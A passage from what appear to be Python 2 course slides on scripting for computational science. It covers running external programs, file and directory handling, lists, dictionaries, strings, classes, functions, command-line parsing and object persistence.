    for element in list[1:]:  
        joined += delimiter + element  
    return joined
```

That's it!

Frequently encountered tasks in Python

Overview

- running an application
- file reading and writing
- list and dictionary operations
- splitting and joining text
- basics of Python classes
- writing functions
- file globbing, testing file types
- copying and renaming files, creating and moving to directories, creating directory paths, removing files and directories
- directory tree traversal
- parsing command-line arguments

Python programming information

Man-page oriented information:

- `pydoc somemodule.somefunc`, `pydoc somemodule`
- `doc.html!` Links to lots of electronic information
- The Python Library Reference (go to the index)
- Python in a Nutshell
- Beazley's Python reference book
- Your favorite Python language book
- Google

These slides (and exercises) are closely linked to the
“Python scripting for computational science” book, ch. 3
and 8

Interactive Python shells

- Commands can be given interactively in Python
- Type `python` to start a basic Python shell
- Better: use the IDLE shell

```
# cd Python source distribution  
Lib/idlelib/idle.py &
```

or (depending on the Python installation on your computer)

```
idle &  
# or  
idle-python2.3 &
```

Useful alias (again depending in the installation):

```
alias idle='/usr/bin/idle-python2.3'
```

- IDLE has interactive shell, editor and debugger
- Try IDLE! It works on Unix and Windows

Example of an interactive session

- »> denotes Python input line
- Lines without »> are output lines
- An interactive session:

```
>>> s = [1.4, 8.2, -4, 10]
>>> s[2]=77
>>> s # same as print s
[1.3999999999999999, 8.199999999999993, 77, 10]
>>> import string
>>> 'some words in a text'.split()
['some', 'words', 'in', 'a', 'text']
```

- Very convenient for quick on-line testing of constructions, functionality etc.

Two convenient IDLE features

- In the interactive IDLE shell, write

```
help(math)
```

to see documentation of the math module, or

```
help(min)
```

to see documentation of the min function

- In the shell or editor, a box pops up when you write a function name, explaining the purpose of the function and the arguments it takes (!)

Running an application

- Run a stand-alone program:

```
cmd = 'myprog -c file.1 -p -f -q > res'  
failure = os.system(cmd)  
if failure:  
    print '%s: running myprog failed' % sys.argv[0]  
    sys.exit(1)
```

- Redirect output from the application to a list of lines:

```
output = os.popen(cmd)  
res = output.readlines()  
output.close()  
  
for line in res:  
    # process line
```

Pipes

- Open (in a script) a dialog with an interactive program:

```
gnuplot = os.popen('gnuplot -persist', 'w')
gnuplot.write("""
set xrange [0:10]; set yrange [-2:2]
plot sin(x)
quit
""")
gnuplot.close() # gnuplot is now run with the written input
```

- Same as "here documents" in Unix shells:

```
gnuplot <<EOF
set xrange [0:10]; set yrange [-2:2]
plot sin(x)
quit
EOF
```

Running applications and grabbing the output

- Alternative execution of programs:

```
import commands
failure, res = commands.getstatusoutput(cmd)

if failure:
    print 'Could not run', cmd; sys.exit(1)

for line in res.split('\n'):
    # process line
```

(res holds the output as a string)

Running applications in the background

- `os.system`, `pipes`, or `commands.getstatusoutput` terminates after the command has terminated
- There are two methods for running the script in parallel with the command:
 - run the command in the background
 - Unix: add an ampersand (&) at the end of the command
 - Windows: run the command with the 'start' program
 - run `os.system` etc. in a separate thread
- More info: see “Platform-dependent operations” slide and the `threading` module

File reading

- Load a file into list of lines:

```
filename = '.myprog.cpp'  
infile = open(filename, 'r') # open file for reading  
  
# load file into a list of lines:  
lines = infile.readlines()  
  
# load file into a string:  
filestr = infile.read()
```

- Line-by-line reading (for large files):

```
while 1:  
    line = infile.readline()  
    if not line: break  
    # process line
```

File writing

- Open a new output file:

```
outfilename = '.myprog2.cpp'  
outfile = open(outfilename, 'w')  
outfile.write('some string\n')
```

- Append to existing file:

```
outfile = open(outfilename, 'a')  
outfile.write('....')
```

Python types

- Numbers: float, complex, int (+ bool)
- Sequences: list, tuple, str, NumPy arrays
- Mappings: dict (dictionary/hash)
- Instances: user-defined class
- Callables: functions, callable instances

Numerical expressions

- Python distinguishes between strings and numbers:

```
b = 1.2          # b is a number  
b = '1.2'        # b is a string  
a = 0.5 * b      # illegal: b is NOT converted to float  
a = 0.5 * float(b)  # this works
```

- All Python objects are comparable with

`==` `!=` `<` `>` `<=` `>=`

Potential confusion

- Consider:

```
b = '1.2'  
  
if b < 100:      print b, '< 100'  
else:            print b, '>= 100'
```

What do we test? string less than number!

- What we want is

```
if float(b) < 100:    # floating-point number comparison  
# or  
if b < str(100):     # string comparison
```

Boolean expressions

- bool is True or False
- Can mix bool with int 0 (false) or 1 (true)
- Boolean tests:

```
a = '';  a = [];  a = ();  a = {} ;  # empty structures  
a = 0;   a = 0.0  
if a:      # false  
if not a:  # true
```

other values of a: if a is true

Setting list elements

- Initializing a list:

```
arglist = [myarg1, 'displacement', "tmp.ps"]
```

- Or with indices (if there are already two list elements):

```
arglist[0] = myarg1  
arglist[1] = 'displacement'
```

- Create list of specified length:

```
n = 100  
mylist = [0.0]*n
```

- Adding list elements:

```
arglist = [] # start with empty list  
arglist.append(myarg1)  
arglist.append('displacement')
```

Getting list elements

- Extract elements form a list:

```
filename, plottitle, psfile = arglist  
(filename, plottitle, psfile) = arglist  
[filename, plottitle, psfile] = arglist
```

- Or with indices:

```
filename = arglist[0]  
plottitle = arglist[1]
```

Traversing lists

- For each item in a list:

```
for entry in arglist:  
    print 'entry is', entry
```

- For-loop-like traversal:

```
start = 0; stop = len(arglist); step = 1  
for index in range(start, stop, step):  
    print 'arglist[%d]=%s' % (index,arglist[index])
```

- Visiting items in reverse order:

```
mylist.reverse() # reverse order  
for item in mylist:  
    # do something...
```

List comprehensions

- Compact syntax for manipulating all elements of a list:

```
y = [ float(yi) for yi in line.split() ] # call function float  
x = [ a+i*h for i in range(n+1) ] # execute expression
```

(called list comprehension)

- Written out:

```
y = []  
for yi in line.split():  
    y.append(float(yi))
```

etc.

Map function

- map is an alternative to list comprehension:

```
y = map(float, line.split())
y = map(lambda i: a+i*h, range(n+1))
```

- map is faster than list comprehension but not as easy to read

Typical list operations

```
d = []          # declare empty list  
d.append(1.2)    # add a number 1.2  
d.append('a')     # add a text  
d[0] = 1.3      # change an item  
del d[1]         # delete an item  
len(d)           # length of list
```

Nested lists

- Lists can be nested and heterogeneous
- List of string, number, list and dictionary:

```
>>> mylist = ['t2.ps', 1.45, ['t2.gif', 't2.png'], \
              {'factor': 1.0, 'c': 0.9} ]  
>>> mylist[3]  
{'c': 0.9000000000000002, 'factor': 1.0}  
>>> mylist[3]['factor']  
1.0  
>>> print mylist  
['t2.ps', 1.45, ['t2.gif', 't2.png'],  
 {'c': 0.9000000000000002, 'factor': 1.0}]
```

- Note: `print` prints all basic Python data structures in a nice format

Sorting a list

- In-place sort:

```
mylist.sort()
```

modifies mylist!

```
>>> print mylist  
[1.4, 8.2, 77, 10]  
>>> mylist.sort()  
>>> print mylist  
[1.4, 8.2, 10, 77]
```

- Strings and numbers are sorted as expected

Defining the comparison criterion

```
# ignore case when sorting:  
  
def ignorecase_sort(s1, s2):  
    s1 = s1.lower()  
    s2 = s2.lower()  
    if s1 < s2: return -1  
    elif s1 == s2: return 0  
    else:           return 1  
  
# or a quicker variant, using Python's built-in  
# cmp function:  
def ignorecase_sort(s1, s2):  
    s1 = s1.lower(); s2 = s2.lower()  
    return cmp(s1,s2)  
  
# usage:  
mywords.sort(ignorecase_sort)
```

Tuples ('constant lists')

- Tuple = constant list; items cannot be modified

```
>>> s1=[1.2, 1.3, 1.4]      # list
>>> s2=(1.2, 1.3, 1.4)      # tuple
>>> s2=1.2, 1.3, 1.4        # may skip parenthesis
>>> s1[1]=0                  # ok
>>> s2[1]=0                  # illegal
Traceback (innermost last):
  File "<pyshell#17>", line 1, in ?
    s2[1]=0
TypeError: object doesn't support item assignment
>>> s2.sort()
AttributeError: 'tuple' object has no attribute 'sort'
```

- You cannot append to tuples, but you can add two tuples to form a new tuple

Dictionary operations

- Dictionary = array with text indices (keys)
(even user-defined objects can be indices!)
- Also called hash or associative array
- Common operations:

```
d[ 'mass' ]           # extract item corresp. to key 'mass'  
d.keys( )            # return copy of list of keys  
d.get('mass',1.0)     # return 1.0 if 'mass' is not a key  
d.has_key('mass')     # does d have a key 'mass'?  
d.items( )            # return list of (key,value) tuples  
del d[ 'mass' ]        # delete an item  
len(d)                # the number of items
```

Initializing dictionaries

- Multiple items:

```
d = { 'key1' : value1, 'key2' : value2 }
```

- Item by item (indexing):

```
d[ 'key1' ] = anothervalue1  
d[ 'key2' ] = anothervalue2  
d[ 'key3' ] = value2
```

Dictionary examples

- Problem: store MPEG filenames corresponding to a parameter with values 1, 0.1, 0.001, 0.00001

```
movies[1]      = 'heatsim1.mpeg'  
movies[0.1]     = 'heatsim2.mpeg'  
movies[0.001]   = 'heatsim5.mpeg'  
movies[0.00001] = 'heatsim8.mpeg'
```

- Store compiler data:

```
g77 = {  
    'name'         : 'g77',  
    'description'  : 'GNU f77 compiler, v2.95.4',  
    'compile_flags' : '-pg',  
    'link_flags'   : '-pg',  
    'libs'          : '-lf2c',  
    'opt'           : '-O3 -ffast-math -funroll-loops'  
}
```

Another dictionary example (1)

- Idea: hold command-line arguments in a dictionary `cmlargs[option]`, e.g., `cmlargs['infile']`, instead of separate variables
- Initialization: loop through `sys.argv`, assume options in pairs: `-option value`

```
arg_counter = 1
while arg_counter < len(sys.argv):
    option = sys.argv[arg_counter]
    option = option[2:] # remove double hyphen
    if option in cmlargs:
        # next command-line argument is the value:
        arg_counter += 1
        value = sys.argv[arg_counter]
        cmlargs[cmlarg] = value
    else:
        # illegal option
    arg_counter += 1
```

Another dictionary example (2)

- Working with cmlargs in simviz1.py:

```
f = open(cmlargs['case'] + '.', 'w')
f.write(cmlargs['m']      + '\n')
f.write(cmlargs['b']      + '\n')
f.write(cmlargs['c']      + '\n')
f.write(cmlargs['func']   + '\n')

...
# make gnuplot script:
f = open(cmlargs['case'] + '.gnuplot', 'w')
f.write("""
set title '%s: m=%s b=%s c=%s f(y)=%s A=%s w=%s y0=%s dt=%s';
"""\% (cmlargs['case'],cmlargs['m'],cmlargs['b'],
       cmlargs['c'],cmlargs['func'],cmlargs['A'],
       cmlargs['w'],cmlargs['y0'],cmlargs['dt']))
if not cmlargs['noscreenplot']:
    f.write("plot 'sim.dat' title 'y(t)' with lines;\n")
```

- Note: all cmlargs[opt] are (here) strings!

Environment variables

- The dictionary-like `os.environ` holds the environment variables:

```
os.environ['PATH']
os.environ['HOME']
os.environ['scripting']
```

- Write all the environment variables in alphabetic order:

```
sorted_env = os.environ.keys()
sorted_env.sort()

for key in sorted_env:
    print '%s = %s' % (key, os.environ[key])
```

Find a program

- Check if a given program is on the system:

```
program = 'vtk'
path = os.environ['PATH']
# PATH can be /usr/bin:/usr/local/bin:/usr/X11/bin
# os.pathsep is the separator in PATH
# (: on Unix, ; on Windows)
paths = path.split(os.pathsep)
for dir in paths:
    if os.path.isdir(dir):
        if os.path.isfile(os.path.join(dir,program)):
            program_path = dir; break

try: # program was found if program_path is defined
    print program, 'found in', program_path
except:
    print program, 'not found'
```

Splitting text

- Split string into words:

```
>>> files = 'case1.ps case2.ps      case3.ps'  
>>> files.split()  
['case1.ps', 'case2.ps', 'case3.ps']
```

- Can split wrt other characters:

```
>>> files = 'case1.ps, case2.ps, case3.ps'  
>>> files.split(', ')  
['case1.ps', 'case2.ps', 'case3.ps']  
>>> files.split(', ', ) # extra erroneous space after comma...  
['case1.ps', case2.ps, case3.ps'] # unsuccessful split
```

- Very useful when interpreting files

Example on using split (1)

- Suppose you have file containing numbers only
- The file can be formatted 'arbitrarily', e.g,

```
1.432 5E-09  
1.0
```

```
3.2 5 69 -111  
4 7 8
```

- Get a list of all these numbers:

```
f = open(filename, 'r')  
numbers = f.read().split()
```

- String objects's split function splits wrt sequences of whitespace (whitespace = blank char, tab or newline)

Example on using split (2)

- Convert the list of strings to a list of floating-point numbers, using `map`:

```
numbers = [ float(x) for x in f.read().split() ]
```

- Think about reading this file in Fortran or C!
(quite some low-level code...)
- This is a good example of how scripting languages, like Python, yields flexible and compact code

Joining a list of strings

- Join is the opposite of split:

```
>>> line1 = 'iteration 12:      eps= 1.245E-05'  
>>> line1.split()  
['iteration', '12:', 'eps=', '1.245E-05']  
>>> w = line1.split()  
>>> ' '.join(w) # join w elements with delimiter ''  
'iteration 12: eps= 1.245E-05'
```

- Any delimiter text can be used:

```
>>> '@@@'.join(w)  
'iteration@@@12:@@@eps=@@@1.245E-05'
```

Common use of join/split

```
f = open('myfile', 'r')
lines = f.readlines()                      # list of lines
filestr = ''.join(lines)                   # a single string
# can instead just do
# filestr = file.read()

# do something with filestr, e.g., substitutions...

# convert back to list of lines:
lines = filestr.split('\n')
for line in lines:
    # process line
```

Text processing (1)

- Exact word match:

```
if line == 'double':  
    # line equals 'double'  
  
if line.find('double') != -1:  
    # line contains 'double'
```

- Matching with Unix shell-style wildcard notation:

```
import fnmatch  
if fnmatch.fnmatch(line, 'double'):  
    # line contains 'double'
```

Here, double can be any valid wildcard expression, e.g.,

double* [Dd]ouble

Text processing (2)

- Matching with full regular expressions:

```
import re
if re.search(r'double', line):
    # line contains 'double'
```

Here, double can be any valid regular expression, e.g.,

```
double[A-Za-z0-9_]* [Dd]ouble (DOUBLE|double)
```

Substitution

- Simple substitution:

```
newstring = oldstring.replace(substring, newsubstring)
```

- Substitute regular expression pattern by replacement in str:

```
import re
str = re.sub(pattern, replacement, str)
```

Various string types

- There are many ways of constructing strings in Python:

```
s1 = 'with forward quotes'  
s2 = "with double quotes"  
s3 = 'with single quotes and a variable: %(r1)g' \  
     % vars()  
s4 = """as a triple double (or single) quoted string"""  
s5 = """triple double (or single) quoted strings  
allow multi-line text (i.e., newline is preserved)  
with other quotes like ' and "  
"""
```

- Raw strings are widely used for regular expressions

```
s6 = r'raw strings start with r and \ remains backslash'  
s7 = r"""\another raw string with a double backslash: \\ """
```

String operations

- String concatenation:

```
myfile = filename + '_tmp' + '.dat'
```

- Substring extraction:

```
>>> teststr = '0123456789'  
>>> teststr[0:5]; teststr[:5]  
'01234'  
'01234'  
>>> teststr[3:8]  
'34567'  
>>> teststr[3:]  
'3456789'
```

Mutable and immutable objects

- The items/contents of mutable objects can be changed in-place
- Lists and dictionaries are mutable
- The items/contents of immutable objects cannot be changed in-place
- Strings and tuples are immutable

```
>>> s2=(1.2, 1.3, 1.4)      # tuple  
>>> s2[1]=0                  # illegal
```

Classes in Python

- Similar class concept as in Java and C++
- All functions are virtual
- No private/protected variables
(the effect can be "simulated")
- Single and multiple inheritance
- Everything in Python is a class and works with classes
- Class programming is easier and faster than in C++ and Java (?)

The basics of Python classes

- Declare a base class MyBase:

```
class MyBase:  
  
    def __init__(self,i,j): # constructor  
        self.i = i; self.j = j  
  
    def write(self):          # member function  
        print 'MyBase: i=',self.i,'j=',self.j
```

- `self` is a reference to this object
- Data members are prefixed by `self`:
`self.i`, `self.j`
- All functions take `self` as first argument in the declaration, but not in the call

```
obj1 = MyBase(6,9); obj1.write()
```

Implementing a subclass

- Class MySub is a subclass of MyBase:

```
class MySub(MyBase):  
  
    def __init__(self,i,j,k): # constructor  
        MyBase.__init__(self,i,j)  
        self.k = k;  
  
    def write(self):  
        print 'MySub: i=' ,self.i,'j=' ,self.j,'k=' ,self.k
```

- Example:

```
# this function works with any object that has a write func:  
def write(v): v.write()  
  
# make a MySub instance  
i = MySub(7,8,9)  
  
write(i) # will call MySub's write
```

Functions

- Python functions have the form

```
def function_name(arg1, arg2, arg3):  
    # statements  
    return something
```

- Example:

```
def debug(comment, variable):  
    if os.environ.get('PYDEBUG', '0') == '1':  
        print comment, variable  
    ...  
    v1 = file.readlines()[3:]  
    debug('file %s (exclusive header):' % file.name, v1)  
  
    v2 = somefunc()  
    debug('result of calling somefunc:', v2)
```

This function prints any printable object!

Keyword arguments

- Can name arguments, i.e., keyword=default-value

```
def mkdir(dir, mode=0777, remove=1, chdir=1):  
    if os.path.isdir(dir):  
        if remove:  shutil.rmtree(dir)  
        elif :      return 0  # did not make a new directory  
    os.mkdir(dir, mode)  
    if chdir: os.chdir(dir)  
    return 1      # made a new directory
```

Calls look like

```
mkdir('tmp1')  
mkdir('tmp1', remove=0, mode=0755)  
mkdir('tmp1', 0755, 0, 1)          # less readable
```

- Keyword arguments make the usage simpler and improve documentation

Variable-size argument list

- Variable number of ordinary arguments:

```
def somefunc(a, b, *rest):  
    for arg in rest:  
        # treat the rest...  
  
# call:  
somefunc(1.2, 9, 'one text', 'another text')  
#                 .....rest.....
```

- Variable number of keyword arguments:

```
def somefunc(a, b, *rest, **kw):  
    #...  
    for arg in rest:  
        # work with arg...  
    for key in kw.keys():  
        # work kw[key]
```

Example

- A function computing the average and the max and min value of a series of numbers:

```
def statistics(*args):  
    avg = 0; n = 0; # local variables  
    for number in args: # sum up all the numbers  
        n = n + 1; avg = avg + number  
    avg = avg / float(n) # float() to ensure non-integer division  
  
    min = args[0]; max = args[0]  
    for term in args:  
        if term < min: min = term  
        if term > max: max = term  
    return avg, min, max # return tuple
```

- Usage:

```
average, vmin, vmax = statistics(v1, v2, v3, b)
```

The Python expert's version...

- The `statistics` function can be written more compactly using (advanced) Python functionality:

```
def statistics(*args):  
    return (reduce(operator.add, args)/float(len(args)),  
            min(args), max(args))
```

- `reduce(op, a)`: apply operation `op` successively on all elements in list `a` (here all elements are added)
- `min(a), max(a)`: find min/max of a list `a`

Call by reference

- Python scripts normally avoid call by reference and return all output variables instead
- Try to swap two numbers:

```
>>> def swap(a, b):  
    tmp = b; b = a; a = tmp;  
  
>>> a=1.2; b=1.3; swap(a, b)  
>>> print a, b      # has a and b been swapped?  
(1.2, 1.3) # no...
```

- The way to do this particular task

```
>>> def swap(a, b):  
    return (b,a)  # return tuple  
  
# or smarter, just say (b,a) = (a,b) or simply b,a = a,b
```

In-place list assignment

- Lists can be changed in-place in functions:

```
>>> def somefunc(mutable, item, item_value):  
        mutable[item] = item_value  
  
>>> a = ['a', 'b', 'c'] # a list  
>>> somefunc(a, 1, 'surprise')  
>>> print a  
['a', 'surprise', 'c']
```

- This works for dictionaries as well (but not tuples) and instances of user-defined classes

Input and output data in functions

- The Python programming style is to have input data as arguments and output data as return values

```
def myfunc(i1, i2, i3, i4=False, io1=0):  
    # io1: input and output variable  
    ...  
    # pack all output variables in a tuple:  
    return io1, o1, o2, o3  
  
# usage:  
a, b, c, d = myfunc(e, f, g, h, a)
```

- Only (a kind of) references to objects are transferred so returning a large data structure implies just returning a reference

Scope of variables

- Variables defined inside the function are local
- To change global variables, these must be declared as global inside the function

```
s = 1

def myfunc(x, y):
    z = 0 # local variable, dies when we leave the func.
    global s
    s = 2 # assignment requires decl. as global
    return y-1, z+1
```

- Variables can be global, local (in func.), and class attributes
- The scope of variables in nested functions may confuse newcomers (see ch. 8.7 in the course book)

File globbing

- List all .ps and .gif files (Unix):

```
ls *.ps *.gif
```

- Cross-platform way to do it in Python:

```
import glob  
filelist = glob.glob('*.ps') + glob.glob('*.gif')
```

This is referred to as file globbing

Testing file types

```
import os.path
print myfile,
if os.path.isfile(myfile):
    print 'is a plain file'
if os.path.isdir(myfile):
    print 'is a directory'
if os.path.islink(myfile):
    print 'is a link'

# the size and age:
size = os.path.getsize(myfile)
time_of_last_access      = os.path.getatime(myfile)
time_of_last_modification = os.path.getmtime(myfile)

# times are measured in seconds since 1970.01.01
days_since_last_access = \
(time.time() - os.path.getatime(myfile))/(3600*24)
```

More detailed file info

```
import stat

myfile_stat = os.stat(myfile)
filesize = myfile_stat[stat.ST_SIZE]
mode = myfile_stat[stat.ST_MODE]
if stat.S_ISREG(mode):
    print '%(myfile)s is a regular file '\
          'with %(filesize)d bytes' % vars()
```

Check out the `stat` module in Python Library Reference

Copy, rename and remove files

- Copy a file:

```
import shutil  
shutil.copy(myfile, tmpfile)
```

- Rename a file:

```
os.rename(myfile, 'tmp.1')
```

- Remove a file:

```
os.remove('mydata')  
# or os.unlink('mydata')
```

Path construction

- Cross-platform construction of file paths:

```
filename = os.path.join(os.pardir, 'src', 'lib')

# Unix:    ../src/lib
# Windows: ..\src\lib

shutil.copy(filename, os.curdir)

# Unix:  cp ../src/lib .

# os.pardir : ..
# os.curdir : .
```

Directory management

- Creating and moving to directories:

```
dir = 'mynewdir'  
if not os.path.isdir(dir):  
    os.mkdir(dir) # or os.mkdir(dir, '0755')  
os.chdir(dir)
```

- Make complete directory path with intermediate directories:

```
path = os.path.join(os.environ['HOME'], 'py', 'src')  
os.makedirs(path)  
  
# Unix: mkdirhier $HOME/py/src
```

- Remove a non-empty directory tree:

```
shutil.rmtree('myroot')
```

Basename/directory of a path

- Given a path, e.g.,

```
fname = '/home/hpl/scripting/python/intro/hw.py'
```

- Extract directory and basename:

```
# basename: hw.py  
basename = os.path.basename(fname)  
  
# dirname: /home/hpl/scripting/python/intro  
dirname = os.path.dirname(fname)  
  
# or  
dirname, basename = os.path.split(fname)
```

- Extract suffix:

```
root, suffix = os.path.splitext(fname)  
# suffix: .py
```

Platform-dependent operations

- The operating system interface in Python is the same on Unix, Windows and Mac
- Sometimes you need to perform platform-specific operations, but how can you make a portable script?

```
# os.name      : operating system name
# sys.platform : platform identifier

# cmd: string holding command to be run
if os.name == 'posix':          # Unix?
    os.system(cmd + '&')
elif sys.platform[:3] == 'win':   # Windows?
    os.system('start ' + cmd)
else:
    os.system(cmd)  # foreground execution
```

Traversing directory trees (1)

- Run through all files in your home directory and list files that are larger than 1 Mb
- A Unix find command solves the problem:

```
find $HOME -name '*' -type f -size +2000 \
      -exec ls -s {} \;
```

- This (and all features of Unix find) can be given a cross-platform implementation in Python

Traversing directory trees (2)

- Similar cross-platform Python tool:

```
root = os.environ['HOME'] # my home directory  
os.path.walk(root, myfunc, arg)
```

walks through a directory tree (`root`) and calls, for each directory `dir`,

```
myfunc(arg, dir, files) # files = filenames in dir
```

- `arg` is any user-defined argument, e.g. a nested list of variables

Example on finding large files

```
def checksize1(arg, dir, files):
    for file in files:
        # construct the file's complete path:
        filename = os.path.join(dir,file)
        if os.path.isfile(filename):
            size = os.path.getsize(filename)
            if size > 1000000:
                print '%.2fMb %s' % (size/1000000.0,filename)

root = os.environ['HOME']
os.path.walk(root, checksize1, None)

# arg is a user-specified (optional) argument,
# here we specify None since arg has no use
# in the present example
```

Measuring CPU time (1)

- The time module:

```
import time
e0 = time.time()      # elapsed time since the epoch
c0 = time.clock()     # total CPU time spent so far
# do tasks...
elapsed_time = time.time() - e0
cpu_time = time.clock() - c0
```

- The os.times function returns a list:

```
os.times()[0]  : user    time, current process
os.times()[1]  : system   time, current process
os.times()[2]  : user    time, child processes
os.times()[3]  : system   time, child processes
os.times()[4]  : elapsed  time
```

- CPU time = user time + system time

Measuring CPU time (2)

- Application:

```
t0 = os.times()  
# do tasks...  
os.system(time-consuming_command) # child process  
t1 = os.times()  
  
elapsed_time = t1[4] - t0[4]  
user_time    = t1[0] - t0[0]  
system_time  = t1[1] - t0[1]  
cpu_time     = user_time + system_time  
cpu_time_system_call = t1[2]-t0[2] + t1[3]-t0[3]
```

- There is a special Python profiler for finding bottlenecks in scripts (ranks functions according to their CPU-time consumption)

A timer function

Let us make a function `timer` for measuring the efficiency of an arbitrary function. `timer` takes 4 arguments:

- a function to call
- a list of arguments to the function
- number of calls to make (repetitions)
- name of function (for printout)

```
def timer(func, args, repetitions, func_name):  
    t0 = time.time(); c0 = time.clock()  
  
    for i in range(repetitions):  
        func(*args) # old style: apply(func, args)  
  
    print '%s: elapsed=%g, CPU=%g' % \  
        (func_name, time.time()-t0, time.clock()-c0)
```

Parsing command-line arguments

- Running through `sys.argv[1:]` and extracting command-line info 'manually' is easy
- Using standardized modules and interface specifications is better!
- Python's `getopt` and `optparse` modules parse the command line
- `getopt` is the simplest to use
- `optparse` is the most sophisticated

Short and long options

- It is a 'standard' to use either short or long options

```
-d dir          # short options -d and -h  
--directory dir # long options --directory and --help
```

- Short options have single hyphen,
long options have double hyphen
- Options can take a value or not:

```
--directory dir --help --confirm  
-d dir -h -i
```

- Short options can be combined

```
-iddir is the same as -i -d dir
```

Using the getopt module (1)

- Specify short options by the option letters, followed by colon if the option requires a value
- Example: 'id:h'
- Specify long options by a list of option names, where names must end with = if they require a value
- Example: ['help' , 'directory=' , 'confirm']

Using the getopt module (2)

- getopt returns a list of (option,value) pairs and a list of the remaining arguments
- Example:

```
--directory mydir -i file1 file2
```

makes getopt return

```
[('--directory', 'mydir'), ('-i', '')]  
['file1', 'file2']'
```

Using the getopt module (3)

- Processing:

```
import getopt
try:
    options, args = getopt.getopt(sys.argv[1:], 'd:hi',
                                  ['directory=', 'help', 'confirm'])
except:
    # wrong syntax on the command line, illegal options,
    # missing values etc.

directory = None; confirm = 0  # default values
for option, value in options:
    if option in ('-h', '--help'):
        # print usage message
    elif option in ('-d', '--directory'):
        directory = value
    elif option in ('-i', '--confirm'):
        confirm = 1
```

Using the interface

- Equivalent command-line arguments:

```
-d mydir --confirm src1.c src2.c  
--directory mydir -i src1.c src2.c  
--directory=mydir --confirm src1.c src2.c
```

- Abbreviations of long options are possible, e.g.,

```
--d mydir --co
```

- This one also works: `-idmydir`

Writing Python data structures

- Write nested lists:

```
somelist = ['text1', 'text2']
a = [[1.3,somelist], 'some text']
f = open('tmp.dat', 'w')

# convert data structure to its string repr.:
f.write(str(a))
f.close()
```

- Equivalent statements writing to standard output:

```
print a
sys.stdout.write(str(a) + '\n')

# sys.stdin          standard input as file object
# sys.stdout         standard input as file object
```

Reading Python data structures

- `eval(s)`: treat string `s` as Python code
- `a = eval(str(a))` is a valid 'equation' for basic Python data structures
- Example: read nested lists

```
f = open('tmp.dat', 'r')    # file written in last slide
# evaluate first line in file as Python code:
newa = eval(f.readline())
```

results in

```
[[1.3, ['text1', 'text2']], 'some text']

# i.e.
newa = eval(f.readline())
# is the same as
newa = [[1.3, ['text1', 'text2']], 'some text']
```

Remark about str and eval

- `str(a)` is implemented as an object function
`__str__`
- `repr(a)` is implemented as an object function
`__repr__`
- `str(a)`: pretty print of an object
- `repr(a)`: print of all info for use with `eval`
- `a = eval(repr(a))`
- `str` and `repr` are identical for standard Python objects (lists, dictionaries, numbers)

Persistence

- Many programs need to have persistent data structures, i.e., data live after the program is terminated and can be retrieved the next time the program is executed
- `str`, `repr` and `eval` are convenient for making data structures persistent
- `pickle`, `cPickle` and `shelve` are other (more sophisticated) Python modules for storing/loading objects

Pickling

- Write *any* set of data structures to file using the cPickle module:

```
f = open(filename, 'w')
import cPickle
cPickle.dump(a1, f)
cPickle.dump(a2, f)
cPickle.dump(a3, f)
f.close()
```

- Read data structures in again later:

```
f = open(filename, 'r')
a1 = cPickle.load(f)
a2 = cPickle.load(f)
a3 = cPickle.load(f)
```

Shelving

- Think of shelves as dictionaries with file storage

```
import shelve
database = shelve.open(filename)
database['a1'] = a1 # store a1 under the key 'a1'
database['a2'] = a2
database['a3'] = a3
# or
database['a123'] = (a1, a2, a3)

# retrieve data:
if 'a1' in database:
    a1 = database['a1']
# and so on

# delete an entry:
del database['a2']

database.close()
```

What assignment really means

```
>>> a = 3                      # a refers to int object with value 3
>>> b = a                      # b refers to a (int object with value 3)
>>> id(a), id(b)    # print integer identifications of a and b
(135531064, 135531064)
>>> id(a) == id(b)  # same identification?
True                     # a and b refer to the same object
>>> a is b                  # alternative test
True
>>> a = 4                      # a refers to a (new) int object
>>> id(a), id(b)    # let's check the IDs
(135532056, 135531064)
>>> a is b
False
>>> b      # b still refers to the int object with value 3
3
```

Assignment vs in-place changes

```
>>> a = [2, 6]      # a refers to a list [2, 6]
>>> b = a          # b refers to the same list as a
>>> a is b
True
>>> a = [1, 6, 3]  # a refers to a new list
>>> a is b
False
>>> b              # b still refers to the old list
[2, 6]

>>> a = [2, 6]
>>> b = a
>>> a[0] = 1        # make in-place changes in a
>>> a.append(3)     # another in-place change
>>> a
[1, 6, 3]
>>> b
[1, 6, 3]
>>> a is b          # a and b refer to the same list object
True
```

Assignment with copy

- What if we want b to be a copy of a?
- Lists: a[:] extracts a slice, which is a *copy* of all elements:

```
>>> b = a[:]      # b refers to a copy of elements in a  
>>> b is a  
False
```

In-place changes in a will not affect b

- Dictionaries: use the copy method:

```
>>> a = {'refine': False}  
>>> b = a.copy()  
>>> b is a  
False
```

In-place changes in a will not affect b

Third-party Python modules

- Parnassus is a large collection of Python modules, see link from www.python.org
- Do not reinvent the wheel, search Parnassus!

Quick Python review

Python info

- `doc.html` is the resource portal for the course; load it into a web browser from

`http://www.ifi.uio.no/~inf3330/scripting/doc.html`

and make a bookmark

- `doc.html` has links to the electronic Python documentation, F2PY, SWIG, Numeric/numarray, and lots of things used in the course
- The course book “Python scripting for computational science” (the PDF version is fine for searching)
- Python in a Nutshell (by Martelli)
- Programming Python 2nd ed. (by Lutz)
- Python Essential Reference (Beazley)
- Quick Python Book

Electronic Python documentation

- Python Tutorial
- Python Library Reference (start with the index!)
- Python Reference Manual (less used)
- Extending and Embedding the Python Interpreter
- Quick references from doc.html
- `pydoc anymodule`, `pydoc.anymodule.myfunc`

Python variables

- Variables are not declared
- Variables hold references to objects of any type

```
a = 3      # reference to an int object containing 3
a = 3.0    # reference to a float object containing 3.0
a = '3.'   # reference to a string object containing '3.'
a = ['1', 2] # reference to a list object containing
              # a string '1' and an integer 2
```

- Test for a variable's type:

```
if isinstance(a, int):          # int?
if isinstance(a, (list, tuple)): # list or tuple?
```

Common types

- Numbers: int, float, complex
- Sequences: str (string), list, tuple, NumPy array
- Mappings: dict (dictionary/hash)
- User-defined type in terms of a class

Numbers

- Integer, floating-point number, complex number

```
a = 3           # int
a = 3.0         # float
a = 3 + 0.1j    # complex (3, 0.1)
```

List and tuple

- List:

```
a = [1, 3, 5, [9.0, 0]]      # list of 3 ints and a list
a[2] = 'some string'
a[3][0] = 0                  # a is now [1,3,5,[0,0]]
b = a[0]                     # b refers first element in a
```

- Tuple (“constant list”):

```
a = (1, 3, 5, [9.0, 0])    # tuple of 3 ints and a list
a[3] = 5                   # illegal! (tuples are const/final)
```

- Traversing list/tuple:

```
for item in a:              # traverse list/tuple a
    # item becomes, 1, 3, 5, and [9.0,0]
```

Dictionary

- Making a dictionary:

```
